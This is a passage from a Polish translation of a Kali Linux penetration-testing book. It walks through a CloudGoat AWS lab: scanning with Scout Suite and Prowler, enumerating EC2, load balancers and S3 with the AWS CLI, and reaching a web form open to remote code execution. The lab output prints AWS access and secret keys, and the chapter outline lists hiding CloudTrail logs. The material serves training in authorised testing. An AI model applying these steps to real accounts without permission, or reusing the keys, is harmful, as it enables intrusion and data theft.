Wydanie IV

Kali Linux i zaawansowane testy penetracyjne

Zostań ekspertem cyberbezpieczeństwa za pomocą Metasploit, Nmap, Wireshark i Burp Suite

Vijay Kumar Velu

Helion

Packt

Tytuł oryginału: Mastering Kali Linux for Advanced Penetration Testing: Apply a proactive approach to secure your cyber infrastructure and enhance your pentesting skills, 4th Edition

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-9629-6

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
https://helion.pl/user/opinie/kalit4
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *https://helion.pl* (księgarnia internetowa, katalog książek)

Printed in Poland.

Spis treści

ROZDZIAŁ 8

Wykorzystywanie podatności i luk w zabezpieczeniach chmury

Szybkie rozpowszechnienie usług chmurowych znacząco zmieniło sposób, w jaki firmy i organizacje gromadzą, przetwarzają i przechowują dane użytkowników końcowych. Niektóre firmy automatycznie zakładają, że dostawcy chmury zadbają o ich cyberbezpieczeństwo, ale każdy użytkownik chmury, czy to osoba fizyczna, czy firma, musi być świadomy, że jest to wspólna odpowiedzialność. Co ciekawe, bardzo często zdarza się, że pentesterzy po uzyskaniu dostępu do sieci wewnętrznej firmy są przekonani, że testy mają się ku końcowi i że mogą spokojnie przystąpić do eksplorowania sieci środowiska celu.

W tym rozdziale omówimy różne rodzaje ataków, które pentesterzy mogą przeprowadzać po zdobyciu przyczółku w środowisku chmury. W szczególności zajmiemy się usługami chmurowymi AWS (ang. *Amazon Web Services*), zidentyfikujemy wiele procesów pozwalających na obejście kontroli bezpieczeństwa i pokażemy, jak to zrobić przy użyciu narzędzi dostępnych w systemie Kali Linux.

W tym rozdziale omówimy szereg tematów związanych z przeprowadzaniem ataków na niepoprawnie skonfigurowane usługi chmurowe, między innymi następujące zagadnienia:

- Podstawy korzystania z usług w chmurze.
- Wykrywanie i wykorzystywanie podatności i luk w zabezpieczeniach aplikacji w instancjach EC2.

- Pozyskiwanie kluczy AWS IAM.
- Testowanie niepoprawnej konfiguracji zasobników Amazon S3 (ang. *S3 bucket*).
- Wykorzystywanie błędów w prawach dostępu.
- Zaciemnianie logów CloudTrail.

Omówimy również podstawowe zasady działania usług w chmurze oraz różne modele ich wdrażania.

Wprowadzenie do usług chmurowych

Chmura obliczeniowa, ogólnie rzecz biorąc, to udostępnianie konsumentom na żądanie usług związanych z zasobami obliczeniowymi, w szczególności udostępnianie pamięci masowej i mocy obliczeniowej. Głównymi cechami chmury obliczeniowej są dostęp na żądanie do zasobów sieciowych, obsługa wielu podmiotów, łączenie zasobów, elastyczność, skalowalność i mierzalność usług. W tabeli 8.1 zamieszczamy szczegóły dotyczące czterech modeli wdrażania oferowanych przez dostawców usług w chmurze. Jeżeli podatności i luki w zabezpieczeniach któregoś z tych modeli wdrażania zostaną pomyślnie wykorzystane i nawiązane zostanie trwałe połączenie, pentester będzie mógł je wykorzystać do osiągnięcia założonego celu.

Tabela 8.1. Modele wdrażania usług chmurowych

Model wdrażania	Opis
Chmura prywatna (ang. *private cloud*)	Infrastruktura chmury jest przeznaczona na wyłączność dla konkretnej organizacji; podobna do tradycyjnych centrów danych, ale hostowana w chmurze.
Chmura społecznościowa (ang. *community cloud*)	Infrastruktura chmury jest współdzielona dla określonej społeczności konsumentów z organizacji, które mają wspólne interesy.
Chmura publiczna (ang. *public cloud*)	Infrastruktura chmury, która jest dostarczana dla ogółu użytkowników końcowych.
Chmura hybrydowa (ang. *hybrid cloud*)	Infrastruktura chmury, która łączy w sobie dwa powyższe modele; zazwyczaj jest to połączenie chmury prywatnej i publicznej, chmury lokalnej i prywatnej lub chmury lokalnej i publicznej.

Przed zaplanowaniem rodzaju testów, jakie mogą być konieczne do przeprowadzenia w danym środowisku klienta, powinieneś poznać kilka podstawowych modeli usług w chmurze:

Tabela 8.2. Modele usług w chmurze

Model usługi	Opis
Oprogramowanie jako usługa (SaaS — ang. *Software as Service*)	W tym modelu dostawca chmury dostarcza organizacjom oprogramowanie, za które płacą w miarę upływu czasu. Niektóre przykłady dostawców usług w chmurze SaaS to Dropbox, G Suite, Microsoft Office 365, Slack i Citrix Content Collaboration.
Platforma jako usługa (PaaS — ang. *Platform as Service*)	W tym modelu dostawca chmury dostarcza organizacjom zarówno sprzęt, jak i oprogramowanie. Przykładami takich usług są AWS Elastic Beanstalk, Heroku, Windows Azure (najczęściej używana jako PaaS), Force.com, OpenShift i Apache Stratos.
Infrastruktura jako usługa (IaaS — ang. *Infrastructure as Service*)	W tym modelu dostawca chmury dostarcza organizacjom zasoby pamięci masowej, zasoby sieciowe i rozwiązania wirtualizacyjne. Przykładami takich usług są Amazon Web Services EC2, Rackspace, Google Compute Engine (GCE) i Digital Ocean.

Na rysunku 8.1 pokazano, jak zmienia się odpowiedzialność za bezpieczeństwo w zależności od modeli usług.

Rysunek 8.1. Odpowiedzialność za bezpieczeństwo w różnych modelach usług sieciowych

Poznałeś już podstawowe pojęcia związane z usługami w chmurze, zatem możemy przystąpić do skonfigurowania naszego laboratorium AWS, w którym skonfigurujemy celowo podatne instancje usług. Zrobimy to przy użyciu narzędzia CloudGoat AWS, które zainstalowaliśmy w rozdziale 1., „Testy penetracyjne ukierunkowane na osiągnięcie celu". Pamiętaj, że korzystanie z usług AWS będzie się wiązało z dodatkowymi kosztami, nawet jeżeli pakiet CloudGoat pozostanie nieużywany po wdrożeniu podatnych instancji. Dodatkowo zainstalowanie i skonfigurowanie takich podatnych instancji otworzy Twoją infrastrukturę chmury na różne ataki.

Scenariusze ataków na usługi w chmurze rozpoczynają się od wstępnej fazy rekonesansu, w której napastnicy badają dostępne repozytoria serwisów takich jak GitHub, Pastebin i inne lokalizacje wymiany i przechowywania danych środowiska celu, z których mogą potencjalnie pozyskać sekrety, klucze dostępu i inne wrażliwe informacje.

Poniżej przedstawiono opcje programu CloudGoat pozwalające na skonfigurowanie i przećwiczenie ataków specyficznych dla usług AWS. Aby zrozumieć poszczególne opcje, możesz uruchomić obraz Dockera przez wpisanie w oknie terminala polecenia `docker run -it rhinosecuritylabs/Cloudgoat:latest`. Kiedy na ekranie pojawi się powłoka CloudGoat, powinieneś uruchomić w niej polecenie `./cloudgoat help`, co powinno wyświetlić pięć opcji pokazanych na rysunku 8.2.

```
bash-5.0# ./cloudgoat.py help

CloudGoat - https://github.com/RhinoSecurityLabs/cloudgoat

Command info:

    config profile|whitelist|argcomplete [list]
    create <scenario>
    destroy <scenario>|all
    list <scenario>|all
    help <scenario>|<command>
```

Rysunek 8.2. Uruchamianie programu CloudGoat z poziomu obrazu Dockera

Jeżeli podczas uruchamiania pojawią się jakiekolwiek komunikaty o błędach związanych z pakietem `Terraform`, takie jak `OSError: [Errno 8] Exec format error: "terraform"` (błąd formatu) lub `Terraform not found` (pakiet Terraform nie został znaleziony), możesz rozwiązać ten problem w poniższych krokach, przez zastąpienie domyślnego pakietu Terraform jego najnowszą wersją:

1. W oknie terminala uruchom polecenie `wget https://releases.hashicorp.com/terraform/1.0.10/terraform_1.0.10_linux_amd64.zip`.
2. Rozpakuj plik *terraform_1.0.10_linux_amd64.zip*.
3. Wykonaj polecenie `mv /usr/bin/terraform terraform_old`.
4. Wykonaj polecenie `mv terraform /usr/bin/`.

Poniżej omówimy pokrótce pierwsze cztery opcje:

- `config` — opcja pozwala na zarządzanie różnymi aspektami instalacji pakietu CloudGoat, w szczególności „białą listą" uprawnionych adresów IP (ang. *IP whitelist*) oraz naszym domyślnym profilem AWS:
  - `whitelist` — ze względu na potencjalnie podatne na ataki zasoby wdrażane w infrastrukturze AWS zawsze zaleca się, aby umieścić na białej liście adres IP, z którego będą przeprowadzane testy. Polecenie `whitelist` zapisuje adres IP lub zakresy adresów IP w pliku *./whitelist.txt* w katalogu projektu bazowego. Jeżeli dodasz argument `-auto`, narzędzie to automatycznie wykona odpowiednie zapytanie sieciowe. Aby odszukać swój adres IP, wykonaj polecenie `curl ifconfig.co`, a następnie utwórz plik białej listy i umieść w niej rezultat działania tego polecenia.
  - `profile` — pakiet CloudGoat domyślnie będzie wymagał ręcznego skonfigurowania profilu AWS. Po uruchomieniu tego polecenia zostaniesz

poproszony o podanie szczegółów profilu, takich jak sekret i klucz dostępu AWS. Wprowadzone dane będą przechowywane w pliku *config.yml* w katalogu projektu. W razie potrzeby napastnik może utworzyć własny plik *config.yml*.

- `create` — jest to opcja, która wdraża nowy scenariusz na konto AWS. Jeżeli spróbujesz dwukrotnie wdrożyć dany scenariusz, CloudGoat zniszczy istniejący scenariusz i zastąpi go nowym.
- `list` — ta opcja wyświetla wszystkie wdrożone scenariusze i scenariusze niezainstalowane oraz pozwala na wyświetlenie dodatkowych informacji o konkretnym wdrożonym scenariuszu.
- `destroy` — powoduje wyłączenie i usunięcie wszystkich zasobów, które zostały utworzone przez CloudGoat.

Aby skonfigurować pakiet CloudGoat dla określonego profilu powinieneś w oknie terminala uruchomić polecenie `./cloudgoat.py config profile <nazwa profilu>`, tak jak pokazano w przykładzie poniżej:

```
./cloudgoat config profile masteringkali
```

Bardzo ważne jest, abyś skonfigurował zasoby AWS jako dostępne tylko dla adresu IP, z którego będziesz się łączył:

```
./cloudgoat.py config whitelist -auto
```

W następnej sekcji wdrożymy podatną na ataki aplikację internetową, a następnie spróbujemy wykorzystać jej podatności i luki w zabezpieczeniach do przeprowadzenia ataku na aplikację w AWS. Aby to zrobić, wykonaj najpierw polecenie `./cloudgoat create rce_web_ app --profile masteringkali`. Spowoduje to rozpoczęcie wdrażania przez CloudGoat odpowiednich zasobów chmury na Twoje konto AWS. Po zakończeniu tego procesu powinieneś zobaczyć potwierdzenie ze szczegółami dostępu do chmury, jak pokazano na rysunku 8.3.

```
./cloudgoat.py create rce_web_app --profile masteringkali
```

```
bash-5.0# ./cloudgoat.py create rce_web_app --profile masteringkali
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or ra
nge.
You already have an instance of rce_web_app deployed. Do you want to destroy and
 recreate it (y) or cancel (n)? [y/n]: y

No terraform.tfstate file was found in the scenario instance's terraform directo
ry, so "terraform destroy" will not be run.

Successfully destroyed rce_web_app_cgiddgzwz605u8.
Scenario instance files have been moved to /usr/src/cloudgoat/trash/rce_web_app_
cgiddgzwz605u8

Now running rce_web_app's start.sh...
```

Rysunek 8.3. Wdrażanie aplikacji rce_web_app za pomocą pakietu CloudGoat i naszego profilu AWS

Po pomyślnym zakończeniu wdrażania aplikacji internetowej i zasobów wspierających powinieneś zobaczyć podsumowanie podobne do przedstawionego na rysunku 8.4.

```
Apply complete! Resources: 45 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 492277152251
cloudgoat_output_lara_access_key_id = AKIAXFHQBHH54IYIECVH
cloudgoat_output_lara_secret_key = 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
cloudgoat_output_mcduck_access_key_id = AKIAXFHQBHH542MNB2X5
cloudgoat_output_mcduck_secret_key = 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

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.

[cloudgoat] Output file written to:

    /usr/src/cloudgoat/rce_web_app_cgid01nzhbthbc/start.txt
```

Rysunek 8.4. Wdrożenie podatnej na ataki aplikacji zakończyło się pomyślnie

Do przeprowadzenia testu penetracyjnego na wdrożonym scenariuszu możesz wykorzystać klucz dostępu i tajny klucz wygenerowany przez CloudGoat. W tradycyjnym podejściu możesz teraz użyć skanerów podatności, takich jak Scout Suite lub Prowler.

Wykrywanie i wykorzystywanie podatności i luk w zabezpieczeniach aplikacji w instancjach EC2

Pierwszym krokiem jest zainstalowanie w systemie Kali Linux klienta AWS. Aby to zrobić, powinieneś w oknie terminala uruchomić polecenie `sudo apt install awscli`. Po zainstalowaniu klienta możemy wykorzystać jego narzędzia do sprawdzenia uprawnień, jakie daje nam aktualne API i tajny klucz.

Skonfiguruj profil AWS przez wykonanie w oknie terminala polecenia `sudo aws configure --profile <nazwa profilu>`. W naszym przykładzie skonfigurujemy dwa profile:

1. W celach demonstracyjnych zmienimy sugerowaną nazwę profilu `Lara` (patrz rysunek 8.4) na `RCE` (ang. *Remote Code Execution*; zdalne wykonywanie kodu) z kluczem dostępu i kluczem tajnym.
2. Utworzymy profil o nazwie `mcduck` zgodnie z sugestią CloudGoat z kluczami wygenerowanymi podczas wdrażania scenariusza.

```
sudo aws configure --profile <nazwa profilu>
```

Aby potwierdzić, że nasze profile działają, możesz wyświetlić listę zasobników Amazon S3 (ang. *Simple Storage Service*), do których te profile mają dostęp, poniższym poleceniem. Przykładowe wyniki działania takiego polecenia pokazano na rysunku 8.5.

```
sudo aws s3 ls --profile <nazwa profilu>
```

```
┌──(kali㉿kali)-[~/cloud/cloudgoat]
└─$ sudo aws s3 ls --profile RCE
2021-08-13 09:08:54 cg-keystore-s3-bucket-cgid01nzhbthbc
2021-08-13 09:08:54 cg-logs-s3-bucket-cgid01nzhbthbc
2021-08-13 09:08:54 cg-secret-s3-bucket-cgid01nzhbthbc
```

Rysunek 8.5. Konfigurowanie profilu AWS w systemie Kali Linux

Pamiętaj, że aby szybko wyszukać niepoprawne konfiguracje lub nadmiar uprawnień, możesz wykorzystać zautomatyzowane narzędzia, takie jak Scout Suite i Prowler. Program Scout Suite to narzędzie typu open source do audytu bezpieczeństwa w chmurze, które działa w środowiskach wielochmurowych, takich jak AWS, GCP i Azure. Warto wspomnieć, że narzędzie to jest również dostępne w fazie alfa dla chmur Oracle i Alibaba Cloud. Program jest napisany w języku Python i wykorzystuje API do zbierania szczegółów konfiguracji i określenia powierzchni ataku dla danego środowiska chmurowego. Projekt jest aktywnie rozwijany przez NCC Group, która oferuje także komercyjną wersję tego narzędzia. Scout można zainstalować w systemie Kali Linux przez sklonowanie repozytorium i zainstalowanie zależności. Aby to zrobić, powinieneś w oknie terminala uruchomić następującą sekwencję poleceń:


```
sudo git clone https://github.com/nccgroup/ScoutSuite
cd ScoutSuite
sudo pip3 install -r requirements.txt
sudo ./setup.py install
sudo scout aws --profile <nazwa profilu>
```

Rysunek 8.6 przedstawia uruchomienie narzędzia do audytu bezpieczeństwa Scout w AWS przy użyciu wybranego profilu.

```
┌──(kali㉿kali)-[~/cloud/prowler]
└─$ sudo scout aws --profile RCE                                                101
2021-08-13 09:33:53 kali scout[31771] INFO Launching Scout
2021-08-13 09:33:53 kali scout[31771] INFO Authenticating to cloud provider
2021-08-13 09:33:55 kali scout[31771] INFO Gathering data from APIs
2021-08-13 09:33:55 kali scout[31771] INFO Fetching resources for the ACM service
2021-08-13 09:33:55 kali scout[31771] INFO Fetching resources for the Lambda service
2021-08-13 09:33:56 kali scout[31771] INFO Fetching resources for the CloudFormation service
2021-08-13 09:33:56 kali scout[31771] INFO Fetching resources for the CloudTrail service
2021-08-13 09:34:01 kali scout[31771] INFO Fetching resources for the CloudWatch service
2021-08-13 09:34:02 kali scout[31771] INFO Fetching resources for the Config service
2021-08-13 09:34:02 kali scout[31771] INFO Fetching resources for the Direct Connect service
2021-08-13 09:34:02 kali scout[31771] INFO Fetching resources for the DynamoDB service
2021-08-13 09:34:03 kali scout[31771] INFO Fetching resources for the EC2 service
2021-08-13 09:34:03 kali scout[31771] INFO Fetching resources for the EFS service
2021-08-13 09:34:03 kali scout[31771] INFO Fetching resources for the ElastiCache service
2021-08-13 09:34:04 kali scout[31771] INFO Fetching resources for the ELB service
2021-08-13 09:34:04 kali scout[31771] INFO Fetching resources for the ELBv2 service
```


Rysunek 8.6. Uruchamianie programu Scout w AWS

Po zakończeniu skanowania Scout tworzy wynikowy raport HTML w tym samym folderze, w którym został uruchomiony. Po wyświetleniu raportu możesz przeglądać błędne konfiguracje i wykryte podatności związane z profilem, który został przeskanowany. Wygląd przykładowego raportu jest pokazany na rysunku 8.7.



Rysunek 8.7. Przykładowe wyniki działania programu Scout

W kolejnych sekcjach raportu znajdziesz szczegółowe informacje o instancji AWS oraz wskazówki, na czym powinieneś się skupić, jak pokazano na rysunku 8.8.



Rysunek 8.8. Sekcja IAM w wynikach działania programu Scout

Prowler to kolejne narzędzie zaprojektowane specjalnie do skanowania chmurowych usług AWS, pozwalające przeprowadzić kontrolę pod kątem najlepszych praktyk bezpieczeństwa we wszystkich regionach i grupach AWS. Program ma wbudowane predefiniowane mapowanie różnych wzorców i standardów bezpieczeństwa, takich jak CIS, GDPR, HIPAA, PCI-DSS, ISO-27001, FFIEC i SOC2. Zaprojektowano go jako połączenie wielu skryptów powłoki Bash, które na poziomie bieżących uprawnień użytkownika wykonują szereg testów skonfigurowanego wcześniej profilu usług chmurowych. Program można zainstalować w systemie Kali Linux przez sklonowanie repozytorium. Aby to zrobić, powinieneś w oknie terminala wykonać następującą sekwencję poleceń:

```
sudo git clone https://github.com/toniblyx/prowler
cd prowler
```

Najnowsza wersja programu Prowler nosi numer 2.5.0. Aby uruchomić program i rozpocząć skanowanie, powinieneś w oknie terminala wykonać polecenie `sudo ./prowler -p <nazwa profilu>`, jak pokazano na rysunku 8.9.

Rysunek 8.9. Uruchamianie programu Prowler w systemie Kali Linux

Na stronie *https://www.bluematador.com/learn/aws-cli-cheatsheet* znajdziesz zestawienie dostępnych poleceń konsolowych wraz z przykładami wywołania.

Aby sprawdzić listę instancji, które są dostępne dla naszego nowo utworzonego profilu RCE, powinieneś w oknie terminala wykonać następujące polecenie:

```
sudo aws ec2 describe-instances --profile <nazwa profilu>
```

Na ekranie powinny zostać wyświetlone szczegółowe informacje o instancji, jak pokazano na rysunku 8.10, wraz z danymi dotyczącymi publicznego i wewnętrznego adresu IP:

Rysunek 8.10. Szczegółowe informacje o instancji AWS

W szczegółowych informacjach o instancji (na rysunku 8.10 pokazano jedynie ich niewielki fragment) możemy zobaczyć, że publiczny adres IP jest skonfigurowany dla określonych grup zabezpieczeń. Jeżeli odszukasz na liście opcję `RootDeviceType`, przekonasz się, że ma ona wartość `ebs`, co oznacza, że adres IP nie jest publicznie dostępny.

W następnym kroku możesz sprawdzić, jakie systemy równoważenia obciążenia (ang. *load balancers*) są skonfigurowane dla tej usługi. Aby to zrobić, powinieneś w oknie terminala wykonać polecenie `sudo aws elbv2 describe-load-balancers --profile RCE`:

```
sudo aws elbv2 describe-load-balancers --profile <nazwa profilu>
```


Wyniki działania tego polecenia zawierają informacje o systemach równoważenia obciążenia EC2 wraz z nazwami DNS, tak jak pokazano na rysunku 8.11.

Teraz możemy już dotrzeć do systemu równoważenia obciążenia, jak pokazano na rysunku 8.12. Następnym krokiem będzie określenie, co jeszcze jest dostępne.

Następnie musimy odszukać uprawnienia naszego profilu w obrębie zasobnika Amazon S3. W tym celu należy uruchomić w oknie terminala polecenie `sudo aws s3 ls - profile RCE`. W naszym przykładzie profil ten ma dostęp tylko do katalogu *logs* w obrębie zasobnika S3, jak pokazano na rysunku 8.13.

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws elbv2 describe-load-balancers --profile RCE --region us-east-1
{
    "LoadBalancers": [
        {
            "LoadBalancerArn": "arn:aws:elasticloadbalancing:us-east-1:492277152251:loadbalancer/app/cg-lb-cgidjl5bitmy30/fa2513af64f0b989
            "DNSName": "cg-lb-cgidjl5bitmy30-580366934.us-east-1.elb.amazonaws.com",
            "CanonicalHostedZoneId": "Z35SXDOTRQ7X7K",
            "CreatedTime": "2021-08-15T10:03:58.460Z",
            "LoadBalancerName": "cg-lb-cgidjl5bitmy30",
            "Scheme": "internet-facing",
            "VpcId": "vpc-0387d8de17411cf99",
            "State": {
                "Code": "active"
            },
            "Type": "application",
            "AvailabilityZones": [
                {
                    "ZoneName": "us-east-1a",
                    "SubnetId": "subnet-004e6fb5790067f44",
                    "LoadBalancerAddresses": []
                },
                {
                    "ZoneName": "us-east-1b",
                    "SubnetId": "subnet-05491befdb884d877",
                    "LoadBalancerAddresses": []
                }
            ],
            "SecurityGroups": [
                "sg-07f860a7ea4c89d6f"
            ],
            "IpAddressType": "ipv4"
        }
    ]
}
```

Rysunek 8.11. Wyświetlanie szczegółowych informacji o systemach równoważenia obciążenia EC2




Rysunek 8.12. Publiczny adres DNS systemu równoważenia obciążenia

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls --recursive --profile RCE --region us-east-1
2021-08-15 06:03:38 cg-keystore-s3-bucket-cgidjl5bitmy30
2021-08-15 06:03:38 cg-logs-s3-bucket-cgidjl5bitmy30
2021-08-15 06:03:38 cg-secret-s3-bucket-cgidjl5bitmy30

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls s3://cg-keystore-s3-bucket-cgidjl5bitmy30  --profile RCE --region us-east-1

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls s3://cg-secret-s3-bucket-cgidjl5bitmy30  --profile RCE --region us-east-1

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls s3://cg-logs-s3-bucket-cgidjl5bitmy30  --profile RCE --region us-east-1
                           PRE cg-lb-logs/
```

Rysunek 8.13. Dostęp do zasobnika S3 z poziomu profilu RCE


Aby wyświetlić zawartość katalogu *logs* w zasobniku S3, powinieneś w oknie terminala wykonać polecenie `sudo aws s3 ls s3://<zasobnik/ścieżka_pliku> --profile --region us-east-1`. Aby skopiować wybrany plik, możesz w oknie terminala wykonać polecenie pokazane poniżej. Przykład takiej operacji pokazano na rysunku 8.14.

```
sudo aws s3 cp s3://<zasobnik/ścieżka_pliku>. --profile <nazwa profilu> --region us-east-1
```



Rysunek 8.14. Kopiowaniu pliku logu z zasobnika S3

Analizując plik dziennika, możemy stwierdzić, że jest tam zapisanych wiele żądań (wraz z ich kodem HTML), które otrzymały od serwera odpowiedź *HTTP 200 OK*, jak pokazano na rysunku 8.15.




Rysunek 8.15. Analizowanie logów oraz identyfikacja adresów URI

Kolejna próba dostępu do adresu URL przenosi nas na stronę formularza podatnego na zdalne wykonanie kodu, dzięki któremu możemy uruchomić polecenie na serwerze, tak jak to zostało pokazane na rysunku 8.16.

Udało nam się przeprowadzić zdalne wykonanie kodu w aplikacji internetowej przez wykorzystanie istniejących uprawnień do przeglądania instancji, konfiguracji systemów równoważenia obciążenia oraz analizy plików, które były dostępne w zasobniku Amazon S3. Wypróbujemy teraz inny profil (`mcduck`), aby zrozumieć, jak możemy przejąć instancję EC2 działającą w ramach usługi AWS. Aby wyświetlić szczegółowe informacje o instancji, powinieneś w oknie terminala wykonać polecenie `sudo aws ec2 describe-instances --profile mcduck --region us-east-1`, jak pokazano na rysunku 8.17.

W wynikach działania tego polecenia znajdziemy szczegółowe informacje o instancji wraz z jej identyfikatorem `imageID` i lokalizacją. Oprócz tego możemy tam znaleźć publiczny adres IP i nazwę DNS instancji wraz ze wszystkimi szczegółami dotyczącymi sieci i podsieci, jak pokazano na rysunku 8.18.



Rysunek 8.16. Pomyślna próba zdalnego wykonania polecenia na serwerze

```
└─$ sudo aws ec2 describe-instances --profile mcduck --region us-east-1
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-06e30bb98b5d56bb7",
                    "InstanceType": "t2.micro",
                    "KeyName": "cg-ec2-key-pair-cgid01nzhbthbc",
                    "LaunchTime": "2021-08-13T13:13:39.000Z",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
```

